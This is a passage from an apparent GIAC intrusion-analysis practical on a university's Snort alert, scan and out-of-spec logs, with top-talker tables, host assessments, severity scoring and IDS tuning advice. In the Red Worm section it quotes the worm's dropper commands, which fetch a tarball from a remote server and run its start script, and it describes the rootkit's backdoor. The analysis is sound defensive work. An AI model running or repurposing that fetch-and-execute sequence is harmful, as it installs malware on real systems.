15 Pedro Bueno- GCIA Practical: www.giac.org/practical/Pedro_Bueno_GCIA.doc

```
MY.NET.97.101:1964 -> 24.160.237.181:65535
MY.NET.97.101:2013 -> 24.160.237.181:65535
MY.NET.11.4:1579 -> 68.33.40.6:65535
MY.NET.11.4:4413 -> 68.33.40.6:65535
```

Assuming these external hosts are in fact infected with Red Worm, it would be a logical conclusion that these internal hosts are exploiting the backdoor left behind. Indeed this may be an indication that someone has compromised the internal hosts and is using them as a proxy, but whether or not this is true, the fact remains that this is obviously not an internal Red Worm infection, since port 65535 is on an external host rather than an internal one. It should also be noted that the means of propagation of the worm is scanning for the vulnerabilities mentioned, so if these were propagation attempts, we would see traffic for ports 515, 53, 111, or 21- not 65535.

The final problem is that if these are the correct signatures used, they are vague enough that they would detect any other worm/virus that uses port 65535, such as RC1[16] or Sins.

Probability of spoofed address:

In the case of TCP traffic, spoofing is unlikely. One of the primary features of this worm is the backdoor, which relies on a successfully completed TCP 3-way handshake. As mentioned previously, this is difficult to do with a spoofed IP, as it would require DoS'ing another IP and successfully guessing seq and ack numbers on the target computer. More importantly, the return traffic needs to be received by the attacker, so there is no incentive to spoof. If hiding his/her identity is a concern, it would be easy enough to go through a proxy (or series of proxies) to launch the attack.

Since UDP is a connectionless protocol, it is much easier to spoof an IP than if it were using TCP, however, there again seems to be little use for spoofing in this case, so the source IP's are probably real.

Attack Mechanism:

The worm attempts to find hosts that are vulnerable to one of a handful of Unix vulnerabilities and if it does, it will download the initial phase of the worm (red.tar) from a web server in China using the following command sequence[17]:

```
TERM="linux"
export PATH="/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/bin"
lynx -dump http://go.163.com/~hotcn/red.tar >/usr/lib/red.tar
[ -f /usr/lib/red.tar ] || exit 0
cd /usr/lib;tar -xvf red.tar;rm -rf red.tar;cd lib;./start.sh
```

If this is successful, the downloaded shell script (start.sh) runs and replaces “ps” with its own version that will hide the trojan processes. The old “ps” is moved to /usr/bin/adore or /usr/bin/anacron. Klogd (Kernel logger) is moved to /usr/lib/klogd.o and replaced with a version that

16 BlackCode.com- RC1 Analysis: http://www.blackcode.com/trojans/details.php?id=1073
17 UAF LUG- Adore/Red Worm: http://linux0.cs.uaf.edu/archive31Jul01/msg00102.html

opens a backdoor on port 65535/tcp. The backdoor is activated when a ping of 77 bytes is received by the infected host. To prevent the vulnerabilities from being exploited in the future, Red Worm sets up a cron job at /etc/cron.daily/0anacron to kill all of the processes and adds the users FTP and anonymous to /etc/ftpusers. Once the cron job is run in a day, the processes are killed, and the trojaned ps is replaced with the old version. The only remaining trace is the backdoor. The signatures triggered for this worm are made to detect traffic to port 65535.

Correlations:

CAN-2000-0917[18] documents the vulnerability in LPR, CAN-2001-0010[19], 11[20], 12[21], & 13[22] discuss vulnerabilities in BIND, and CAN-2000-0666[23] deals the rpc.statd bug. Pedro Bueno mentions the Red Worm alerts in his practical and focuses on the signatures used to detect the traffic. He believes that the UDP traffic detected for internal hosts is unlikely to be a false positive. Glenn Larratt[24] also shows numerous alerts for Adore TCP/UDP traffic and agrees that the internal hosts should be investigated. Glenn makes an important distinction as well- "Red Worm" is not "Code Red" nor are they related. Les Gordon[25] takes a different approach than the others and mentions that the UDP traffic is not generally associated with Red Worm, and that traffic from sites such as Yahoo! is probably not going to be an attack.

Evidence of Active Targeting:

This worm is Unix-based and targets users of vulnerable versions of BIND, rpc.statd, lpr, or wu-ftpd. There is no targeting in the sense that an attacker manually controls which IP's to infect. In fact, the method of prorogation is the scanning of random Class B networks. If your network is scanned, it is almost certainly a matter of coincidence, and not a sign of someone actively attempting to attack you.

Severity:

To determine the severity, we use the following tried and true formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality: The services being exploited could very easily be in use on critical university computers. If successful, sensitive information such as account passwords, network configurations, or authorized users could be exposed. Not only that, but even if just end-users' workstations are infected, a bandwidth problem could occur as well. *Score: 5*

Lethality: The lingering effect of this worm is that it leaves a backdoor open that gives an attacker root-level access to the computer. If this traffic is not blocked, the culprit could use the

18 CVE- LPR: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917
19 CVE- BIND: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0010
20 CVE- BIND: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0011
21 CVE- BIND: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0012
22 CVE- BIND: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0013
23 CVE- rpc.statd: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666
24 Glenn Larratt- GCIA Practical: http://www.giac.org/practical/Glenn_Larratt_GCIA.zip
25 Les Gordon- GCIA Practical: http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc

computer to manually attack hosts within the network that would be otherwise inaccessible. The infected computer could also be used as a proxy to mask their identity in an attack on someone else *Score: 5*

System Countermeasures: Hopefully all critical machines were fully up-to-date and patched; this would eliminate any chance of infection. Unless they are security-oriented, most end users would probably be slow to update their systems. *Score: 2*

Network Countermeasures: Port 65535 is an odd port to be using. A properly configured firewall should drop this traffic automatically. However, since the IDS is seeing this traffic, it is a sign that the firewall is not configured to drop the traffic. *Score: 2*

By plugging these values into our formula, we get:

Severity = (5 + 5) – (2 + 2) = 6

4. Network Statistics

a. Top Talkers

The list of top talkers was determined by concatenating each like file type (alert and scan), and analyzing each file type separately. Additionally, the lists of talkers for each file type is split into internal and external addresses. Table 4.1 begins the countdown with the top external talkers.

Host	*Alerts*	*Count*
205.160.101.121	Queso fingerprint	20,596
	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	20,362
	spp_portscan: PORTSCAN DETECTED	69
	Sub Total	41,027
66.207.164.23	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	24,039
	[PU NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	3
	Sub Total	*24,042*
209.149.233.57	SYN-FIN scan	12,888
	spp_portscan: PORTSCAN DETECTED	50
	Sub Total	*12,938*
209.249.88.9	spp_http_decode: IIS Unicode attack detected	12,056
	Sub Total	*12,056*
24.93.96.23	High port 65535 tcp - possible Red Worm - traffic	9,265
	Sub Total	*9,265*

Host	Alerts	Count
	Total	**177,335**

Table 4.1

The number one top external talker is an IRC server (irc.rma.edu) at Randolph Macon Academy. This host's only contact with the network is host MY.NET.83.100. The Fully Qualified Domain Name of this IRC server leads one to believe that RMA is aware of and maintains this box. From there it seems reasonable to say that this box is being used for legitimate purposes by both institutions. More information regarding irc.rma.edu and 83.100 can be found above in Detect #1.

The runner-up is 66.207.164.23 (Kanami.Aniverse.Com), which is being hosted on the Dallas, TX ISP "ColoGuys" (just a 5 minute drive from the Dallas InfoMart[26]). Kanami is one of the IRC servers used by the Aniverse.com anime network. A quick glimpse of their web page[27], and a look through some related pages found via Google indicate that this is probably on the up-and-up. This doesn't seem to be a haven for pirated material, nor does there appear to be any content that anime has become somewhat infamous for. The high number of IRC /kill alerts does seem a bit out of place, and it is suggested by Knut Bjornstad in his practical[28] that these are a false positive and are actually XDCC traffic. This theory seems to go well with what you would expect to see from those two servers- users downloading academia files, or movies/pictures of their favorite anime characters. Another possible solution is a misconfiguration in the authentication process. There are a number of Queso alerts for this host, and if Johannes Ullrich is correct, then this may be the IRC server trying to verify the identity of a connected user.[29] The user id of the user may have changed, or there may be a new user on the box that the IRC server doesn't have as a valid user, and thus kills the connection.

The third host on the list resolves to gis-ii.mset.org, which is tied to the University of Southern Mississippi. Southern Miss is apparently hosting the site for Mississippi Enterprise for Technology, as the Start of Authority (SOA) records point to hosts on usm.edu. The SYN-FIN alerts from this IP are somewhat concerning, as this is almost always a sure sign of a scan. The source and destination ports are also both 21 for all of these alerts. A thread on Neohapsis[30] discusses this very same traffic, and it is the general conclusion that this is not a false-positive and that there is a good chance the source is compromised. The portscan detected alerts are all related to this traffic, as the scan log shows this box sending syn packets to numerous hosts on MY.NET.

209.249.88.9 is registered to bluedoor.com, which is a site containing adult products. These alerts are most likely false positives, as the destination IP's all look to be general use computers on the network.

The final IP is registered to a TimeWarner RoadRunner user. This is another false positive, as the destination port on the internal host is 65535. It just so happens that the source port is 6884, and this probably means someone from the University is downloading a file via BitTorrent, which uses the 6881-6889 range.

---

26 ColoGuys- Facility information: http://www.cologuys.com/facilities/
27 Aniverse- Anime network: http://www.aniverse.com/
28 Knut Bjornstad- GCIA Practical: http://www.giac.org/practical/GCIA/Knut_Bjornstad_GCIA.pdf
29 Johannes Ullrich- Port 113 comments: http://isc.sans.org/show_comment.php?id=109
30 Neohapsis- SYN-FIN scans: http://archives.neohapsis.com/archives/snort/2000-10/0123.html

Table 4.2 continues the list of top talkers with the top 5 internal hosts.

Host	Alerts	Count
MY.NET.83.100	[PU NIDS IRC Alert] XDCC client detected attempting to IRC	18,201
	Sub Total	*18,201*
MY.NET.69.148	High port 65535 tcp - possible Red Worm - traffic	9,265
	spp_portscan: PORTSCAN DETECTED	22
	Sub Total	*9,287*
MY.NET.153.190	spp_http_decode: IIS Unicode attack detected	6449
	spp_portscan: PORTSCAN DETECTED	318
	High port 65535 udp - possible Red Worm - traffic	317
	Sub Total	*7,084*
MY.NET.153.170	spp_http_decode: IIS Unicode attack detected	4407
	spp_portscan: PORTSCAN DETECTED	14
	Sub Total	*4,421*
MY.NET.54.28	spp_http_decode: IIS Unicode attack detected	4,264
	Sub Total	*4,264*
	Total	***43,275***

Table 4.2

The top internal talker, MY.NET.83.100 has been mentioned numerous times already throughout this practical. Suffice to say, it is attempting to transfer files with an XDCC client via IRC.

Number 2 on the list is the internal host that #5 from the external list is so engaged in. The hostname for this IP is lib-69-148.pooled, which seems to indicate someone in a library, or perhaps more likely, using a wireless IP assigned to the library's pool is downloading a file via BitTorrent. The portscans are primarily related to traffic from on-line gaming.

MY.NET.153.190 is generating some false-positive IIS attack by visiting some Korean websites. This is a bug in the http_decode preprocessor of snort that doesn't properly handle multi-byte characters such as Simplified Chinese[31].The other alerts for that internal IP are tied to WinMX P2P file-sharing on port 6257 UDP.

153.170 is a near mirror copy of 153.190, only there is a little less of both kinds of traffic.

Finally, 54.28 is also visiting some Korean websites. Two of the sites that were reachable (cafe.daum.net and www.hanafos.com) both look to be general-interest Korean sites.

Scans

The top talkers tables for the scans file is a bit more in-depth than the alerts table. It displays the host IP followed by the number of entries in the 3 days worth of scan logs for that IP, the total number of unique ports scanned, and the different types of scans. The 3 groups of columns show a

31 Neohapsis- Snort IIS Unicode bug: http://archives.neohapsis.com/archives/snort/2001-08/0075.html

sampling of the destination IP's, ports, and scan types (SYN, FIN, UDP) that the source IP scanned. Like the alerts table, the scan log analysis is broken down into external and internal IP's as well. We'll start with the external hosts again, in the following table.

Host	Destination	Cnt	Port	Cnt	Type	Cnt
63.250.195.10	130.85.150.203	50,802	0	23,482	UDP	101,201
Occ: 101,201	130.85.150.85	26,553	7000	884		
Ports: 32,316	130.85.187.85	4,869	7001	860		
Type: 1	130.85.150.242	2,969	1349	658		
	130.85.153.113	2,932	2063	497		
213.17.198.43	130.85.83.79	5	21	60,083	SYN	60,083
Occ: 60,083	130.85.99.99	4				
Ports: 1	130.85.99.98	4				
Type: 1	130.85.99.9	4				
	130.85.99.8	4				
24.192.89.164	130.85.156.52	4	17300	50,674	SYN	50,674
Occ: 50,674	130.85.99.98	3				
Ports: 1	130.85.99.97	3				
Type: 1	130.85.99.95	3				
	130.85.99.94	3				
217.228.175.100	130.85.99.70	5	80	50,387	SYN	50,387
Occ: 50,387	130.85.99.157	5				
Ports: 1	130.85.97.98	5				
Type: 1	130.85.97.124	5				
	130.85.94.226	5				
218.68.241.70	130.85.80.126	3	4000	41,485	SYN	41,485
Occ: 41,485	130.85.68.72	3				
Ports: 1	130.85.6.20	3				
Type: 1	130.85.6.17	3				
	130.85.6.16	3				
Occ: 1158765	130.85.150.203	50,839	80	315,213	SYN	1,009,527

Table 4.3

The top external "scanner" is l8.cache.vip.dal.yahoo.com. Aside from the port 0 traffic, the rest of the traffic can be related to the slew of services that Yahoo! provides. I was unable to find anything discussing port 0 UDP traffic from Yahoo!, but there was some mention of them using ICMP for some stuff. At any rate, Yahoo! is a trusted member of the Internet community and it seems unlikely to think that they are tied to a terrorist organization sub rosa and are using port 0 -> 0 UDP for dastardly deeds.

213.17.198.43 is a dial-up user in Poland (ip-213-17-198-43.netia.com.pl) that performed an FTP scan of the MY.NET network. The only alerts triggered on this were portscan alerts, and

custom signatures that alerted on **any** traffic to certain IP's.

The third top talker is actually not a real IP, and thus is probably spoofed. The entire 24.192.0.0/16 block has yet to be assigned to anyone. This doesn't seem too surprising though considering that the IP is probably using SpyBot or Milkit[32]. Milkit and SpyBot have a feature allowing them to scan for hosts already infected with SubSeven or Kuang/Kuang2; those worms open a backdoor on port 17300. No other traffic was correlated to this, though.

Number 4 on the list is a German dial-up user who was scanning for vulnerable web servers. There are a number of NO-OP alerts for this IP to various internal hosts. A few managed to hit some web servers, but there didn't appear to be any sign of compromise.

Bringing up the rear is an ISP user from China; a reverse lookup on the address failed. The only known uses of port 4000/tcp are terabase and the SkyDance Remote Access Tool. Judging by the source IP and the fact that this is a scan, it looks like someone is trying to use SkyDance to gain control of a user's machine.

The top internal talkers for the scans log are as shown below.

Host	Destination	Count	Ports	Count	Type	Count
MY.NET.1.3	192.26.92.30	53,520	53	1,654,712	UDP	1,662,202
Occ: 1,662,227	205.231.29.244	49,296	123	5641	SYN	25
Ports: 961	205.231.29.243	38,144	61269	426		
Types: 2	192.148.252.171	37,179	1052	76		
	130.94.6.10	34,891	61778	39		
MY.NET.1.4	192.26.92.30	12421	53	362,233	UDP	365,473
Occ: 365,478	208.185.43.73	5155	123	2,789	SYN	5
Ports: 118	206.183.198.240	4569	61294	182		
Types: 2	206.183.198.241	4083	61778	37		
	211.67.168.6	3606	1052	32		
MY.NET.97.68	216.136.175.34	17	137	316,105	UDP	316107
Occ: 316,264	63.161.87.98	9	80	155	SYN	157
Ports: 4	131.118.254.38	7	443	2		
Types: 2	66.163.171.166	6	37	2		
	63.88.212.82	4				
MY.NET.153.190	61.26.19.175	525	6257	182,350	UDP	193,696
Occ: 193,775	213.149.168.187	462	16257	1032	SYN	79
Ports: 815	151.203.48.63	430	6207	430		
Types: 2	65.73.167.121	412	26257	365		
	68.108.118.14	394	6256	253		
MY.NET.100.230	213.130.63.233	10,259	25	114,106	SYN	115,678
Occ: 115,678	147.91.242.1	9,030	113	1572		
Ports: 2	198.102.86.4	6,795				

32 LURHQ Corp.- MilkIt Analysis: http://www.lurhq.com/sig-milkit.html

Host	Destination	Count	Ports	Count	Type	Count
Types: 1	192.84.159.20	6,504				
	208.48.34.135	6,323				
3,599,932	192.26.92.30	65,978	53	2,019,528	UDP	3,414,656

Table 4.4

Coming in at number 1 is MY.NET.1.3, which is one of the main name servers at PU. Not surprisingly, there is a lot of port 53 traffic generated by this host. The NTP traffic (port 123) doesn't seem to out of the ordinary either. The odd high ports actually look to be part of a scan for NTP, and the scan log is showing the return traffic. NTP is known to have some vulnerabilities, so it might not be such a bad thing to check this out, and make sure NTP is up-to-date.

MY.NET.1.4 is another name server at the university. The traffic shown in the table is a duplicate of what was seen from 1.3.

MY.NET.97.68 is a dial-in user (ppp1-68.dialup.PU.edu). This computer is scanning port 137 on external hosts, and all of the source ports are in the 1025-1029 range. Jim Slora has identified this as a probable Opaserv infection.[33]

The fourth IP on the list was also mentioned in the Alerts top-talkers section. There is no reverse-lookup for this IP, but it may be worth noting that 153.191-153.194 look to be public PC's at one of the libraries. All of the scan traffic generated seems related to WinMX P2P file-sharing.

En fin, we have MY.NET.100.230, which also does not resolve to a hostname. This looks to either be a misconfigured mail server, or possibly infected with a mass-mailer virus (of which there are many). Port 113 traffic is often associated with mail servers as well, where servers query it to attempt to authenticate a user. As this doesn't resolve to a host name, or fall in some of the ranges where PU's mail-related boxes are, it warrants some checking-out.

OOS

The top talkers in the Out-Of-Spec logs have been combined into one table since there isn't as much information to provide compared to the Alerts and Scans.

External		*Internal*	
Host	Count	Host	Count
205.160.101.121	38236	MY.NET.12.4	24
216.95.201.21	639	MY.NET.40.11	2
216.95.201.24	545	MY.NET.183.31	1
206.231.254.231	530	MY.NET.12.2	1
216.95.201.25	521		

Table 4.5

This table is more or less included just for continuity. The OOS log is 95% ECN entries, and 5% malformed log entries which probably would have been ECN. The address 205.160.101.121

33 Dshield- Port 137 probes: http://lists.sans.org/pipermail/list/2002-December/055121.html

relates back to our IRC traffic, and these are just more logs of the port 113 traffic to MY.NET.83.100 which are set off because of "reserved" bits set in the TCP options. All of the remaining ingress traffic is SMTP related and is logged because of some "reserved" bits being set. One pattern of interest; however, is that there are numerous entries for the 216.95.201.0/24 network. A full review of the logs shows that it is the range 216.95.201.11-31, all sending traffic to internal mail servers.

```
216.95.201.31   MY.NET.24.21:25      12****S*
216.95.201.30   MY.NET.24.21:25      12****S*
216.95.201.29   MY.NET.24.21:25      12****S*
                       .
                       .
                       .
216.95.201.14   MY.NET.24.21:25      12****S*
216.95.201.13   MY.NET.24.21:25      12****S*
216.95.201.12   MY.NET.24.22:25      12****S*
216.95.201.11   MY.NET.24.21:25      12****S*
```

As far as internal hosts, they are pretty quiet in the OOS logs. They are all return traffic of some sort; IMAP and SMTP from the 12.x addresses, and port 80 from the other two. Once again, they are logged because of the "reserved" bits usage.

Lets further clarify the reserved bits and ECN (Explicit Congestion Notification). First, an ASCII picture to help visually explain:

```
 0   1   2   3   4   5   6   7   8   9  10  11  12  13  14  15
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|               |                       | U | A | P | R | S | F |
| Header Length |        Reserved       | R | C | S | S | Y | I |
|               |                       | G | K | H | T | N | N |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
The old definition of bytes 13 and 14 of the TCP header.

 0   1   2   3   4   5   6   7   8   9  10  11  12  13  14  15
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|               |               | C | E | U | A | P | R | S | F |
| Header Length |    Reserved   | W | C | R | C | S | S | Y | I |
|               |               | R | E | G | K | H | T | N | N |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
The new definition of bytes 13 and 14 of the TCP Header.
```

Previously, bits 8 and 9 could be set to confuse IDS's, or to help fingerprint a host' s OS However, with RFC 3168[34], these bits are now used as network congestion regulators. Bit 9 is used to determine if ECN is supported, and bit 8 is set when the congestion window is reduced.

b. Targeted Ports

Table 4.6 shows the top targeted ports in the Alerts and Scans logs.

34 RFC3168- ECN: ftp://ftp.rfc-editor.org/in-notes/rfc3168.txt

Alerts		*Scans*	
Port	Count	Port	Count
80	134,011	80	314,550
137	46,234	17300	287,187
113	20,676	21	140,693
21	18,239	445	62,609
6884	9,263	4000	41,485
25	5,725	4899	30,696
524	4,085	139	24,289
51443	3,707	13000	6,807

Table 4.6

An adequate analysis of the top targeted ports is a redoubtable task due to the verbose logging of traffic. Traffic to 80, 21, 25, 524 and 51443 is almost all destined to hosts in which we'd expect that sort of traffic. The problem lies in that if you log *any* traffic, then it is much more difficult to determine good from bad. However, analysis would not be complete if we were simply to disregard any web traffic to a web server. If an attacker were to exploit a web server, it seems as though port 80 would be one of the more likely ways to do so. It is also worth stating that ports 524/tcp and 51443/tcp are for the MY.NET.30.3 and 30.4 networks, which are most likely Novell servers, as discussed in a moving practical by Andrew Wagoner[35]. The only port of real concern in the Alerts list is 137/udp; this, as mentioned many times before, is external hosts looking for Windows shares with easy access. On the Scans side of things, there are a few more "ports of interest". 17300/tcp, talked about earlier in the 't op-talkers" section, is someone using Milkit or SpyBot to scan for hosts previously infected with Kuang or SubSeven. 445/tcp could be any number of worms, as this port is also related to Windows networking. Potential worms are randex, lioten, or radon. Port 4000/tcp is someone in China trying to use SkyDance to RAT someone' sbox. Traffic to 4899/tcp looks to be a scan for anyone with Remote Admin running. This does not have ties to the SkyDance traffic. 139/tcp is more Windows NetBIOS traffic, which is expected internally, but certainly shouldn' be used externally. Rounding out the Top 8 is 13000/tcp, which is the default port for Senna Spy. Senna Spy is a custom trojan generator that makes custom Remote Access Tools, and the default port used is 13000. There is no common ground between this and the other RAT traffic.

c. Suspicious external hosts

The following computers outside of the University have been identified as the ones that pose the greatest risk to the network. They are discussed in no particular order.

213.186.35.9 – This host was introduced in Detect #2 as being a controlling server in an apparent IRC botnet residing on the local network. Of the three IRC servers involved, it had the most (6) zombies connected to it. It is most likely running a Unix flavor, with Free BSD being the front-runner. This was determined by visiting http://www.heliosnet.org/info-serveur.php, which mentions the use of Thales. Thales is GNU software for using MySQL with IRC that was originally

35 Andrew Wagoner- GCIA Practical: http://www.giac.org/practical/GCIA/Andrew_J_Wagoner_GCIA.pdf

made for Free BSD. It would seem they are then running MySQL as well. The hostname for this IP is "www.heliosnet.org", and the registration information is for a French ISP:

```
inetnum:      213.186.35.0 - 213.186.35.255
netname:      OVH
descr:        Dedicated Hosting
descr:        http://www.ovh.com
country:      FR
admin-c:      OK217-RIPE
tech-c:       OTC2-RIPE
status:       ASSIGNED PA
mnt-by:       OVH-MNT
notify:       noc@ovh.net
changed:      noc@ovh.net 20010130
source:       RIPE
```

209.149.233.57 – This was tied in with Detect number 1, but was discussed more in-depth under "Top Talkers" (alerts, external). This host performed a relatively large SYN-FIN scan of MY.NET, and as mentioned earlier, this could be a strong sign of it being compromised. The hostname is gis-ii.mset.org, and the registration information is for an ISP in Atlanta, Georgia, United States:

```
OrgName:    BellSouth.net Inc.
OrgID:      BELL
Address:    575 Morosgo Drive
City:       Atlanta
StateProv:  GA
PostalCode: 30324
Country:    US

ReferralServer: rwhois://rwhois.eng.bellsouth.net:4321

NetRange:   209.149.0.0 - 209.149.255.255
CIDR:       209.149.0.0/16
NetName:    BELLSNET-BLK3
NetHandle:  NET-209-149-0-0-1
Parent:     NET-209-0-0-0-0
NetType:    Direct Allocation
NameServer: NS.BELLSOUTH.NET
NameServer: NS.ATL.BELLSOUTH.NET
NameServer: NS.MIA.BELLSOUTH.NET
NameServer: NS.RDU.BELLSOUTH.NET
Comment:
Comment:    For Abuse Issues, email abuse@bellsouth.net. NO ATTACHMENTS. Include IP
Comment:    address, time/date, message header, and attack logs.
```

213.17.198.43 – Pulling up the rear is this IP from the "Top Talkers" (scans, external). This was the second highest scanning IP; however, the only thing ahead of it was Yahoo! traffic that was sure to be harmless. This IP was selected because it is scanning MY.NET for FTP access, which it may then attempt to exploit. The hostname assigned to this IP is ip-213-17-198-43.netia.com.pl, and its registration info is for a Polish ISP:

```
inetnum:      213.17.198.40 - 213.17.198.47
```

```
netname:        OPERON-GDYNIA
descr:          Wydawnictwo Pedagogiczne OPERON, 81-212 Gdynia st. Hutnicza 3
country:        PL
admin-c:        RW870-RIPE
tech-c:         RW870-RIPE
status:         ASSIGNED PA
remarks:        ----------------------------------------
remarks:        In case of abuse from our address range
remarks:        please contact     abuse@inetia.pl
remarks:        ----------------------------------------
notify:         jacek_charzynski@netia.pl
mnt-by:         AS12741-MNT
changed:        contact7.not.for.abuse@inetia.pl 20030325
source:         RIPE

route:          213.17.128.0/17
descr:          INTERNETIA
descr:          Netia Telekom SA
descr:          Poleczki 13
descr:          02-822 Warszawa
descr:          Poland
origin:         AS12741
mnt-by:         NETIA-MNT
changed:        contact1.not.for.abuse@inetia.pl 20010212
source:         RIPE
```

A close runner-up to this was the SubSeven/Kuang scan, but that IP was almost certainly spoofed to show up as an IP with no registration information. This makes it quite difficult to investigate further.

5. Correlations

References to other practicals and web sites containing specific information used in this practical have been cited in the sections in which they have been used. For a succinct break-down by section, see the "References" section below. Also included in the "References" section is a list of sources used for general information gathering.

6. Internal Compromises

Much information has been discussed throughout this analysis, so a quick "checklist" is provided to help speed up the investigating of internal hosts. Each host (or group of hosts) has been given a rating from 1-5 to assist in prioritizing, "Level 5" being something to check out immediately, and "Level 1" being something to delegate to an intern or new-hire as a "learning experience".

Detect #1 provided a few IP's that are showing probable authorized traffic, but due to the very nature of it, they are at a higher risk for becoming infected with some sort of malware. Since there are no obvious signs of infections, this will be categorized as a "Level 2".

XDCC Hosts

Host	Host
MY.NET.83.100	MY.NET.132.23
MY.NET.190.95	MY.NET.80.209
MY.NET.132.24	

IRC Backdoors

Host	Host
MY.NET.150.121	MY.NET.97.88
MY.NET.84.228	MY.NET.97.116
MY.NET.97.55	MY.NET.97.165
MY.NET.69.249	MY.NET.97.169
MY.NET.15.71	

Detect #2 discovered a set of IP's that have a high probability of being infected with an IRC backdoor of some sort and are potentially being actively exploited. This is an immediate security concern and is categorized as a "Level 4".

Detect #3 turned up another handful of hosts that are worthy of being looked at. While Adore is indeed a worm that commands attention, there is a chance that most of these hosts are false positives. MY.NET.99.55 would be the first host to look at, as it is receiving TCP traffic which is what is expected of an infection. Overall, this would be categorized as a "Level 3".

Red Worm

Host	Status
MY.NET.150.203	MY.NET.99.51
MY.NET.198.244	MY.NET.150.85
MY.NET.84.145	MY.NET.150.242
MY.NET.151.115	

Also worth checking out would be the University Commons kiosk computers mentioned in the Alerts Overview. There are no other immediately noticeable signs of compromise on them, but WinVNC traffic to them definitely seems unexpected. This would be rated as a "Level 3", since this traffic seems to be unauthorized and if so, is almost a sure sign of a compromise.

7. Recommendations

Reviewing the logs for Prestigious University has provided ample information for providing a few ideas to run up the flagpole. Certainly I would be remiss if I didn't follow in the path of fellow analysts and mention that some IDS tuning would be an excellent idea. First off, make sure that the most current, stable version of the IDS software is being used as well as the most up-to-date rules. This should fix the logging of ECN packets in the out-of-spec files, and also ensure that the newest exploits are being detected. There are numerous custom signatures whose only purpose seems to be the logging of traffic to certain IP's. As it is, these alerts only log source and destination IP's, along with port numbers; this information is just as easily obtained by having a firewall log this traffic. If there is no firewall in place between this network and the Internet at-large, then step 1 would be to implement one... quickly. However, another option rather than having a firewall log these packets is to clearly define what traffic you are trying to see and log it as well as a packet detail. Also, another good practice would be to create a "model" of your network, making note of what traffic you expect to see to/from certain computers, and tuning the IDS configuration appropriately. For example, DNS traffic from university name servers should not show up as a scan. Additionally, the configuration for logging scans should be modified so that return traffic does not show up as a portscan. The snort configuration file (typically snort.conf) allows the definition of networks and servers, so that it is easier to make rules more specific and accurate.

Outside of the IDS realm, some infrastructure changes may be in order as well. Most notably, separation of machines that need to be accessed from outside the network, and those that don't. This should increase efficiency, effectiveness, and security of the network. A "default-deny"

policy for traffic to the true internal hosts would certainly lock things down greatly, but this may not be the most feasible solution in this setting. Another idea, as suggested by Brian Bailey, that would cut-down on university costs and also help make things more secure is the use of non-routable IP addresses for internal hosts. This saves money spent on having such a large block of IP's assigned, and also makes it more difficult for traffic to get to those internal PC's. One final idea, which seems fairly easy to implement, is to not have such detailed network information publicly available on the Internet. There is much information that students/faculty obviously need to see, so perhaps a secure site could be set up so that appropriate people can access this information without it being open to Joe Hacker as well. Some network details should be accessible only to network engineers and should require separate passwords to access, or even digital certificates.

III. Analysis Process

The system used for this analysis was a Dell Inspiron 5100 laptop with a 2.6GHz Pentium 4 processor, 512MB RAM, and running Linux 2.4.22 (Fedora Core 1). This was more than enough power to complete the assignment, though running awk & grep on a file with 4.7 million lines took a few seconds to complete sometimes. As far as software tools go, I stuck with the basics- sort, uniq, awk, grep, dig, host, etc. I wrote 3 Perl scripts (one for each file type) to help organize the log files into something that would be more easily searched by command line tools. The scripts can be found in the Appendix (alert_format.pl, scans_format.pl, and oos_format.pl), but the basic process was to read each line, pull out the information needed, and then print to a field-delimited file. This has been done by many in the past, but it was in skimming over a practical by Steven Drew[36] that I first saw this and realized it was the way to go for me. Rather than use Steven's scripts, I went the route of reinventing the wheel so that I had a better understanding of the principles behind the wheel and how it worked. While I could have added more function to them such as tallying top talkers, top alerts, etc, and performing some data correlation, they served their purpose well, and helped me open the oyster containing the world of Perl.

Once the scripts were out of the way, I then started performing basic searches to get a feel for what was going on in the logs- who the noisy people were, what alerts were being generated, etc. As stated previously, it was heavy awk usage combined with some sort, uniq, and grep. Once again, this was not the most elegant solution, but in developing intrusion detection skills, developing knowledge of low-level tools that are available on most Unix systems by default seemed important as well. If there is one thing ingrained in my mind, it is #cat log.file | awk '{print $vars}' | sort | uniq -c | sort -rn. This has already proved beneficial in my work environment, and the ability to use awk (et al) is sure to be most beneficial overall.

To select detects, it was simply a matter of looking at the list of alerts detected, and picking ones that looked promising. With some alerts in mind, I then searched to find the internal and external hosts involved, what ports were being used, and what the actual connections were. If this information held-up and the alert still looked promising, then queries were made to look for correlating data, and outside sources were checked. Since the real IP's of the university were shown, that also made it possible to perform lookups which were most helpful in deducting the network

36 Steven Drew- GCIA Practical: http://www.giac.org/practical/Steven_Drew_GCIA.doc

topology and understanding the nature of some alerts.

IV. References

Network Topology

-Loic Juillard's Practical:
http://www.giac.org/practical/GCIA/Loic_Juillard_GCIA.pdf

-P.U.'s dial-up support page:
noc.net.umd.edu/new_dialup_support.html

-P.U.'s NOC home page:
www.umbc.edu/oit/noc

-Summary of P.U.'s networks:
http://www.oit.umd.edu/nts/noc/Network/nets.html

-Overview of various P.U. Hardware:
http://www.gl.umbc.edu/hardware.shtml

-Wouter Claire's Practical

Detects

-Kromber Worm Review:
http://www.f-secure.com/v-descs/kromber.shtml

-Aplore Worm Review:
http://www.f-secure.com/v-descs/aplore.shtml

-Deloder Worm Review:
http://www.klcconsulting.net/deloder_worm.htm

-Mihai Cojocea's Practical:
http://www.giac.org/practical/GCIA/Mihai_Cojocea_GCIA.pdf

-Al Williams' Pracitical:
http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf

-TonikGin's XDCC Paper:
http://www.cs.rochester.edu/~bukys/host/tonikgin/EduHacking.html

-Snort Download Site:
http://www.snort.org/dl/old/

-Snort IRC Signatures:
